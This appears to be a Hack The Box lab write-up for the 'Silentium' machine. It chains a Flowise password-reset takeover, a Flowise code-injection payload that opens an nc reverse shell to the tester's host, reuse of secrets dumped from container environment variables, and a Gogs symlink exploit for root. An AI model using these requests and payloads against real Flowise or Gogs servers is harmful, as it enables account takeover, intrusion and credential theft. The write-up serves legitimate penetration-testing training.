Description
Silentium is an easy Hack The Box machine that features:
- Subdomain Enumeration to discover Flowise web application
- Flowise Unauthenticated Password Reset and Account Takeover
- Flowise Authenticated Remote Command Execution leads to a Docker container
- Reused Linux credentials from a Docker container environment variables
- Privilege Escalation via Command Execution in Gogs with a Git hook
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.32.14.
$ ping -c 3 10.129.32.14
PING 10.129.32.14 (10.129.32.14) 56(84) bytes of data.
64 bytes from 10.129.32.14: icmp_seq=1 ttl=63 time=52.0 ms
64 bytes from 10.129.32.14: icmp_seq=2 ttl=63 time=53.7 ms
64 bytes from 10.129.32.14: icmp_seq=3 ttl=63 time=50.9 ms

--- 10.129.32.14 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 50.911/52.226/53.743/1.164 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.32.14 -sS -Pn -oN nmap_scan
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.32.14
Host is up (0.055s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 2.69 seconds
We find the opened 22, and 80 ports.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.32.14 -Pn -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.32.14
Host is up (0.054s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://silentium.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.64 seconds
We get two services: one Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We move to the web application and we add the silentium.htb host to the /etc/hosts file.
$ echo '10.129.32.14 silentium.htb' | sudo tee -a /etc/hosts
We find a static page about an independent institutional finance firm.
 We do not find anything of value on the page, so we move to enumerate the subdomains.
$ gobuster vhost -u http://silentium.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt --append-domain -o vhost_enumeration -r -t 50
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       http://silentium.htb
[+] Method:                    GET
[+] Threads:                   50
[+] Wordlist:                  /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:                gobuster/3.8
[+] Timeout:                   10s
[+] Append Domain:             true
[+] Exclude Hostname Length:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
staging.silentium.htb Status: 200 [Size: 3142]
We find one, staging, we add it to the /etc/hosts file.
$ echo '10.129.32.14 staging.silentium.htb' | sudo tee -a /etc/hosts
Enumerating the page we find a login prompt and the name of the application in the page title, Flowise. Flowise is an open source agentic systems development platform. Via its API we are able of enumerating the installed version, 3.0.5.
$ curl -s 'http://staging.silentium.htb/api/v1/version' | jq
{
  "version": "3.0.5"
}
Exploitation
We do not have credentials to login in the page but a vulnerability exists that could help us. The vulnerability described in the GitHub advisory, CVE-2025-58434, affects Flowise versions below or equal to 3.0.5 and stems from a missing authentication check in the forgot-password endpoint. This flaw allows unauthenticated attackers to obtain a valid password reset token (tempToken) for any user without verification, enabling them to reset passwords and fully take over accounts (including administrative ones). We are going to check the vulnerability for the admin@silentium.htb user.
$ curl -X POST "http://staging.silentium.htb/api/v1/account/forgot-password" -H "Content-Type: application/json" -d '{"user":{"email":"admin@silentium.htb"}}'
{"statusCode":404,"success":false,"message":"User Not Found","stack":{}}
The server returns us that the user does not exists, so we can confirm that this endpoint also allows user enumerating. We are going to brute-force users to find a valid one with wfuzz tool. We need to set-up only one jobs as the server eventually crashes.
$ wfuzz -w /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt -d '{"user":{"email":"FUZZ@silentium.htb"}}' -H "Content-Type: application/json" -t 1 --hc 404 'http://staging.silentium.htb/api/v1/account/forgot-password'

********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://staging.silentium.htb/api/v1/account/forgot-password
Total requests: 8295455

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000485:   201        0 L      1 W        579 Ch      "ben"

Total time: 0
Processed Requests: 538
Filtered Requests: 537
Requests/sec.: 0
We find one valid user, ben. We are going to check if we can retrieve the token used to reset the password.
$ curl -s -X POST "http://staging.silentium.htb/api/v1/account/forgot-password" -H "Content-Type: application/json" -d '{"user":{"email":"ben@silentium.htb"}}' | jq
{
  "user": {
    "id": "e26c9d6c-678c-4c10-9e36-01813e8fea73",
    "name": "admin",
    "email": "ben@silentium.htb",
    "credential": "$2a$05$6o1ngPjXiRj.EbTK33PhyuzNBn2CLo8.b0lyys3Uht9Bfuos2pWhG",
    "tempToken": "h2c3DauD1ICFuK2MS5kUjXH59ZJqJIruQk7l0UoU3WbNDtjB6BXhZ8GDO4d6q72u",
    "status": "active",
    "createdDate": "2026-01-29T20:14:57.000Z",
    "createdBy": "e26c9d6c-678c-4c10-9e36-01813e8fea73",
  },
  "organization": {},
  "organizationUser": {},
  "workspace": {},
  "workspaceUser": {},
  "role": {}
}
We get the token to reset the password, h2c3DauD1ICFuK2MS5kUjXH59ZJqJIruQk7l0UoU3WbNDtjB6BXhZ8GDO4d6q72u. We also get the password hash of the user, but it is not possible to crack it. We change the password to Password123@ via the reset-password endpoint.
$ curl -s -X POST "http://staging.silentium.htb/api/v1/account/reset-password" -H "Content-Type: application/json" -d '{"user":{"email":"ben@silentium.htb","tempToken":"h2c3DauD1ICFuK2MS5kUjXH59ZJqJIruQk7l0UoU3WbNDtjB6BXhZ8GDO4d6q72u","password":"Password123@"}}' | jq
{
  "user": {
    "id": "e26c9d6c-678c-4c10-9e36-01813e8fea73",
    "name": "admin",
    "email": "ben@silentium.htb",
    "credential": "$2a$05$VsioQX3eMK7PVefIufXkSOhrBsZI9Vq4QbSk5Gh.zplzt2hSXzUJG",
    "tempToken": "",
    "tokenExpiry": null,
    "status": "active",
    "createdDate": "2026-01-29T20:14:57.000Z",
    "createdBy": "e26c9d6c-678c-4c10-9e36-01813e8fea73",
  },
  "organization": {},
  "organizationUser": {},
  "workspace": {},
  "workspaceUser": {},
  "role": {}
}

We can now login in the page using the ben account.

 We can retrieve the API key for the user from the
 API Keys section, it is hWp_8jB76zi0VtKSr2d9TfGK1fm6NuNPg1uA-8FsUJc.
 The vulnerability described in the GitHub advisory, CVE-2025-59528, affects Flowise versions below or equal to 3.0.5 and is a critical remote code execution (RCE) flaw in the
 CustomMCP node. The issue arises because user-supplied configuration data (mcpServerConfig) is improperly processed and directly evaluated using JavaScript’s Function() constructor without validation, allowing attackers to inject and execute arbitrary code on the server with full Node.js privileges. This can lead to complete system compromise, including file system access, command execution, and data exfiltration, even with minimal authentication requirements.
We have a proof of concept that enables us to execute commands easily, for example, deploying a reverse shell using the nc tool. We need to start a listening TCP port in 1234, as nc -nvlp 1234.
$ curl -X POST http://staging.silentium.htb/api/v1/node-load-method/customMCP -H "Content-Type: application/json" -H "Authorization: Bearer hWp_8jB76zi0VtKSr2d9TfGK1fm6NuNPg1uA-8FsUJc" -d '{"loadMethod": "listActions", "inputs": {"mcpServerConfig": "({x:(function(){const cp = process.mainModule.require(\"child_process\");cp.execSync(\"nc 10.10.15.4 1234 -e sh\");return 1;})()})"}}'
We receive a reverse shell as the root user but we find that we are inside a Docker container.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.15.4] from (UNKNOWN) [10.129.32.14] 44131
sh$ whoami
root
$shenv
FLOWISE_PASSWORD=F1l3_d0ck3r
ALLOW_UNAUTHORIZED_CERTS=true
NODE_VERSION=20.19.4
HOSTNAME=c78c3cceb7ba
YARN_VERSION=1.22.22
SMTP_PORT=1025
SHLVL=3
PORT=3000
HOME=/root
SENDER_EMAIL=ben@silentium.htb
PUPPETEER_EXECUTABLE_PATH=/usr/bin/chromium-browser
JWT_ISSUER=ISSUER
JWT_AUTH_TOKEN_SECRET=AABBCCDDAABBCCDDAABBCCDDAABBCCDDAABBCCDD
LLM_PROVIDER=nvidia-nim
SMTP_USERNAME=test
SMTP_SECURE=false
JWT_REFRESH_TOKEN_EXPIRY_IN_MINUTES=43200
FLOWISE_USERNAME=ben
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
DATABASE_PATH=/root/.flowise
JWT_TOKEN_EXPIRY_IN_MINUTES=360
JWT_AUDIENCE=AUDIENCE
SECRETKEY_PATH=/root/.flowise
PWD=/
SMTP_PASSWORD=r04D!!_R4ge
NVIDIA_NIM_LLM_MODE=managed
SMTP_HOST=mailhog
JWT_REFRESH_TOKEN_SECRET=AABBCCDDAABBCCDDAABBCCDDAABBCCDDAABBCCDD
SMTP_USER=test
With the enumeration of the container environment variables we find two passwords, one in the FLOWISE_PASSWORD, F1l3_d0ck3r and another in the SMTP_PASSWORD variable, r04D!!_R4ge. The seconds password is reused for the ben user in the host machine so we can login using the SSH protocol.
$ ssh ben@silentium.htb
ben@silentium.htb's password:
...
ben@silentium:~$ id
uid=1000(ben) gid=1000(ben) groups=1000(ben),100(users)
Post-Exploitation
We find one application running as root user, gogs. The Gogs project aims to build a simple, stable and extensible self-hosted Git service. Installed version is 0.13.3.
ben@silentium:~$ ps -ef | grep root
...
root        1515       1  0 ?        00:00:03 /opt/gogs/gogs/gogs web
...
ben@silentium:~$ /opt/gogs/gogs/gogs --version
Gogs version 0.13.3
We find its configuration file in the /opt/gogs/gogs/custom/conf/app.ini file.
ben@silentium:~$ cat /opt/gogs/gogs/custom/conf/app.ini
BRAND_NAME = Gogs
RUN_USER   = root
RUN_MODE   = prod

[server]
HTTP_ADDR        = 127.0.0.1
HTTP_PORT        = 3001
DOMAIN           = staging-v2-code.dev.silentium.htb
ROOT_URL         = http://staging-v2-code.dev.silentium.htb/
OFFLINE_MODE     = false
EXTERNAL_URL     = http://staging-v2-code.dev.silentium.htb:3001/
DISABLE_SSH      = false
SSH_PORT         = 22
START_SSH_SERVER = false

[database]
TYPE     = sqlite3
PATH     = /opt/gogs/data/gogs.db
HOST     = 127.0.0.1:5432
NAME     = gogs
SCHEMA   = public
USER     = gogs
PASSWORD =
SSL_MODE = disable

[repository]
ROOT_PATH      = /root/gogs-repositories
DEFAULT_BRANCH = master
ROOT           = /root/gogs-repositories

[session]
PROVIDER = file
...
[security]
INSTALL_LOCK = true
SECRET_KEY   = sdsrcxSm0iC7wDO
...
It is running under the root user (RUN_USER = root) in production mode. The server is bound locally to 127.0.0.1:3001 but is externally accessed via http://staging-v2-code.dev.silentium.htb/, with SSH-based Git access enabled through the system’s SSH service (SSH_PORT = 22) while disabling Gogs’ built-in SSH server. It uses SQLite3 as its database backend, storing data in /opt/gogs/data/gogs.db. Repository data is stored in /root/gogs-repositories. Session management is file-based, and the installation is locked (INSTALL_LOCK = true) with a fixed SECRET_KEY used for signing sessions and cookies. We add the host to the /etc/hosts file.
$ echo '10.129.32.14 staging-v2-code.dev.silentium.htb' | sudo tee -a /etc/hosts

We can access to the service and we find a registered account, ben. We are also able of creating a new account, but we do not discover new repositories.
 A remote code execution (RCE) vulnerability exists caused by improper handling of symbolic links in the
 PutContents API, CVE-2025-8110. The issue allows authenticated attackers to create malicious repositories containing symlinks that point outside the intended directory and then overwrite arbitrary files on the host system, ultimately enabling full code execution with the privileges of the Gogs process. The flaw affects versions up to 0.13.3.
A proof of concept of the vulnerability exists, developed by zAbuQasem user.
$ git clone https://github.com/zAbuQasem/gogs-CVE-2025-8110
$ cd gogs-CVE-2025-8110
For the script to work we need to do some modifications. We need to previously have a registered account, in this case htbuser with htbpassword. Then we change the username and password variables from the main function and we disable the register functionality by commenting the register(session, args.url, username, password) line. Then we need to set a Git identity to be able of creating new commits. We need to add the following two lines before the subprocess.run(["git", "commit", "-m", "Add malicious symlink"],... line.
        subprocess.run(
            ["git", "config", "user.email", "htbuser@silentium.htb"],
            cwd=repo_dir,
            check=True,
        )
        subprocess.run(
            ["git", "config", "user.name", "htbuser"],
            cwd=repo_dir,
            check=True,
        )
Then we run the exploit, but before we open the listening TCP port with nc -nvlp 1235.
$ python CVE-2025-8110.py -u http://staging-v2-code.dev.silentium.htb/ -lh 10.10.15.4 -lp 1235
[+] Authenticated successfully
Token generation status: 200
[+] Application token: 0531f994f01c77280eeca227d5685e66adce4edc
Repo creation status: 201
...
To http://staging-v2-code.dev.silentium.htb/htbuser/45d4f0a2b3da.git
   1f559fe..b6d61bb  master -> master
[+] Exploit sent, check your listener!
We receive the reverse shell as the root user.
$ nc -nvlp 1235
listening on [any] 1235 ...
connect to [10.10.15.4] from (UNKNOWN) [10.129.32.14] 55308
bash: cannot set terminal process group (1515): Inappropriate ioctl for device
bash: no job control in this shell
root@silentium:/opt/gogs/gogs/data/tmp/local-repo/6# id
id
uid=0(root) gid=0(root) groups=0(root)
Flags
In the root shell we can retrieve the user.txt and root.txt flags.
root@silentium:/opt/gogs/gogs/data/tmp/local-repo/6# cat /home/ben/user.txt
cat /home/ben/user.txt
<REDACTED>
root@silentium:/opt/gogs/gogs/data/tmp/local-repo/6# cat /root/root.txt
cat /root/root.txt
<REDACTED>